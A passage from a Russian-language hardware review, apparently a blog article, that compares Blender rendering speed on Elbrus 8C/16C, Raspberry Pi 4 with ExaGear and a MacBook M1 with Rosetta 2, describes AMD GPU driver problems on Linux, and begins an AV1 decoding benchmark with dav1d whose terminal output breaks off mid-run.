


Гистограмма 35. Скорость рендеринга в Blender на Raspberry Pi 4 с ExaGear и без (относительно Ubuntu в нативе).


На Raspberry Pi 4 нас интересует эффективность Huawei ExaGear в этой задаче. Как видпте, с ExaGear получается чуть более чем в 1.5 раза медленнее, чем в нативе. И тут вопрос: это Blender так хорошо оптимизирован под ARM, или бинарный транслятор не может выжать более эффективный код. Возможно, для эффективной работы бинарного транслятора нужно более, чем 4 ядра, или более, чем 4 ГБ оперативной памяти. Но факт в том, что в любом случае оно работает, и на Linux с ARM одноплатниками вы с относительно высокой эффективностью (вовсе не как с каким-нибудь эмулятором) можете запускать x86 код.

Но вообще результаты при трансляции Blender на малине выходят примерно такими же, как и у Эльбруса с Lintel в Windows. Опыт не лучший.

Я не вижу смысла далее сравнить с Эльбрусом результат малины в трансляции, так что в Blender далее я буду учитывать только натив у малины.



Гистограмма 36. Время, затраченное на рендеринг в Blender на Macbook Pro (M1) с Rosetta 2 и без.




Гистограмма 37. Скорость рендеринга в Blender на Macbook Pro (M1) с Rosetta 2 и без.


И тут опять вопрос: это разработчики Rosetta 2 в Apple такие красавчики, что эффективность Rosetta 2 в тесте Blender составила 89%, или же это разработчики Blender просто не оптимизировали ещё свой инструмент под Mac с Apple M1? Я бы скорее ставил на слабую оптимизацию под ARM, т.к. иначе бы отрыв от Эльбрус 8С с RTC был бы сильно больше, чем в 5 раз.

В любом случае, результаты потрясающие.


Теперь попробуем сравнить результаты всех аппаратов с таковыми у 8С и 16С в трансляции. Почему так? На данный момент на Эльбрусе Blender ещё не стабилен, ряд сцен с ним не удаётся отрендерить, поэтому у Эльбруса мы берём в учёт результаты с трансляцией, а у остальных – в нативе.



Гистограмма 38. Время, затраченное на тесты в Blender (без учёта victor) у всех аппаратов.



Гистограмма 39. Скорость рендеринга всех сцен в Blender (без учёта victor) относительно Эльбрус 8C с RTC 4.1.




Гистограмма 40. Скорость рендеринга всех сцен в Blender (без учёта victor) относительно Эльбрус 8C с RTC 4.1.

Здесь я также привёл вам 2 гистограммы с разницей в %. Картина в целом +- одна и та же в обеих гистограммах, разница не шибко велика.

Если сравнивать с Эльбрусом 8С, который рендерит сцены в трансляции через RTC, малина медленнее в 1.5 раза (при том, что она в нативе), Эльбрус-16С быстрее почти в 3 раза (+192%), мой Xiaomi быстрее почти в 4 раза, а Macbook Pro с чипом Apple M1 – чуть более чем в 5.5 раз.


Ну, во-первых, в макбуке стоит просто монстр, а не процессор. Он построен по техпроцессу 5 нм (не 16 нм как у 16С и не 28нм как у 8С). Apple M1 навёл знатного шороха в 2020-м году, и до сих пор этот процессор просто великолепен. Во-вторых, оптимизацией Blender под E2K, уверен, можно выжать ещё раза в 1.5, а то и в 2, больше производительности. Во всяком случае, на 16С так точно, ведь он в трансляции на 40% быстрее натива. Сейчас мы тест вели на 8С и 16С в трансляции, поэтому результаты такие.



Скриншот 86. Blender - попытка установить видеокарту (OpenCL) для рендеринга с движком Cycles.


С Blender есть ещё одна неприятная особенность: он в нативе не работает с видеокартой. И не только в нативе, но и с RTC, и с Lintel в Ubuntu. На StackExachange я вычитал, что Blender на Linux не работает с открытой реализацией драйвера AMDGPU, и для его работы нужен проприетарный драйвер для видеокарты от AMD. Что ж, я поставил этот драйвер, использовав следующую команду для установки:

```
sudo amdgpu-install --usecase=workstation,graphics,opencl --opencl=rocr,legacy --
vulkan=amdvlk,pro -y
```



Скриншот 87. Доступные устройства для использования с Blender Benchmark 2.04 в Ubuntu 2.04.3 через Lintel 4.1.

После установки драйвера у меня появилась опция OpenCL в Blender Benchmark, однако сам тест у меня виснет после попытки его запустить. Т.е. это касается не только обычного Blender, но и инструмента для бенчмарка, Blender Benchmark. Короче говоря, у меня проблемы возникли с Blender даже с проприетарными драйверами для GPU от AMD в Linux.




Скриншот 88. Доступные устройства OpenCL для использования с Blender в Windows.

А вот в Windows всё заработало с пол пинка. Установил драйвер с сайта AMD, загрузил Blender версии 2.93.4, запустил и выбрал видеокарту для работы с движком Cycles. Вообще ни чуточки не паришься, никаких сложностей ни с чем нету. Просто установил драйверы и всё пашет.

В общем-то, это одна из причин, по которой я не особо люблю Linux: с ним постоянно какая-то дичь. Это касается не только Эльбруса, нет, ни в коем случае, он то здесь не при чём. С Linux разного рода геморрой и при работе на x86 машинах. Вечно каких-то драйверов не хватает или они не допилены толком, или тот или иной софт требует именно определённые драйверы и никакие другие (скажем, Davinci Resolve не работает с nauveau, открытыми драйверами GPU NVidia, и требует для работы именно проприетарные драйверы), вечно какой-то софт не работает с тем или иным дисплейным менеджером (да тот же Davinci Resolve не работает с Wayland и требует X.Org), и т.д. И разные возможности тебе доступны только с разным набором предустановленного ПО. Скажем, автоматические переключение видеокарт с интегрированной на дискретную в ноутбуке, не работает с проприетарными драйверами NVidia. А вот без них ряд софтин не пашет...

Я не хочу ничего вменить здесь МЦСТ. Они-то свою работу делают замечательно. Дело в Linux, но альтернатив нет. Microsoft не станет выпускать Windows под Эльбрусы, равно как и Apple под Эльбрус не выкатит macOS. Из распространённых ОС остаются только FreeBDS и Linux. В таких условиях выбор очевиден: Linux. На нём больше прикладного ПО.



Скриншот 89. Результат бенчмарка Radeon RX580 в Windows 10 21H2 с Lintel 4.1 на Эльбрус 8С.

Ладно, что там по результатам? У меня ошибку выдавало на сценах koro и victor, но в целом я даже смог прогнать тест в Blender Benchmark при помощи видеокарты Radeon RX580 в компьютере с Эльбрус 8С.

Короче, у Blender есть явные проблемы с работой на Linux, поэтому возможны ситуации, когда ради того же софта, что доступен и на Linux, вам придётся воспользоваться Windows.

Да, без винды пожить не получится людям, которые работают с графикой. Но не лучше ли для таких случаев иметь «про запас» компьютер, под который Windows создавался? Зачем на Эльбрусе в трансляции гонять винду, когда есть настоящие x86 процессоры, с которыми винда нормально работает? Я, всё ещё, не понимаю, зачем кому-то ставить винду на Эльбрус.

4.3. Декодирование AV1 видео на процессоре с dav1d.

Ладно, скажете вы, дочитав до этого момента, и зададитесь вопросом: «а зачем тестировать скорость декодирования AV1 видео на Эльбрусе? К чему вообще этот тест?». Если вы хотите использовать Эльбрус как домашний компьютер, время от времени вы будете воспроизводить AV1 видео, т.к. в этом кодеке уже могут вещать и YouTube, и Netflix, и многие другие ресурсы. И проблема в том, что у видеокарт AMD до 6000-й серии не было ещё поддержки аппаратного ускорения декодирования AV1 видео. Соответственно, в случае с Эльбрусом, на котором пока тестировали только RX 500 серии и ниже (не 5000), задача по декодированию AV1 видео будет полностью лежать на процессоре (может быть, RX6000 заработает с Эльбрус, но не проверено). Интересно глянуть, как быстро Эльбрус с AV1 справится.

Для теста я воспользуюсь реализацией dav1d декодера (да, это рекурсивный акроним, decoder av1 dav1d) от VideoLAN (разработчики VLC плеера). Он имеет реализацию как на Ассемблере под x86 и ARM, так и на C.

Тест проведём на 3 сэмплах от Netflix:

1. Chimera AV1 1080p 23.976 FPS 10-bit 3365 kbit/sec (obu).
2. Chimera AV1 1080p 23.976 FPS 8-bit 6736 kbit/sec (ivf).
3. Chimera AV1 1080p 23.976 FPS 10-bit 6191 kbit/sec (ivf).

```
ikakprosto@BitblazeOberon100Le8c: /mnt/shared/av1
Файл  Правка  Вид  Поиск  Терминал  Справка
ikakprosto@BitblazeOberon100Le8c av1 $ du -sc *
598M    Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
275M    Chimera-AV1-10bit-1920x1080-6191kbps.ivf
300M    Chimera-AV1-8bit-1920x1080-6736kbps.ivf
1,2G    итого
ikakprosto@BitblazeOberon100Le8c av1 $ for testvideo in "Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu"
 "Chimera-AV1-8bit-1920x1080-6736kbps.ivf" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf"; do time dav1d -i ".
/$testvideo" -o - --framethreads 8 --tilethreads 4 --muxer=null; done
dav1d 0.5.2 - by VideoLAN
Decoded 35716/35716 frames (100.0%) - 14.14/25.00 fps (0.57x)
10542.64user 88.59system 42:06.57elapsed 420%CPU (0avgtext+0avgdata 401436maxresident)k
0inputs+0outputs (0major+2941524minor)pagefaults 0swaps
dav1d 0.5.2 - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 14.67/1784.02 fps (0.01x)
2857.61user 19.74system 10:09.41elapsed 472%CPU (0avgtext+0avgdata 252888maxresident)k
612600inputs+0outputs (3major+482704minor)pagefaults 0swaps
dav1d 0.5.2 - by VideoLAN
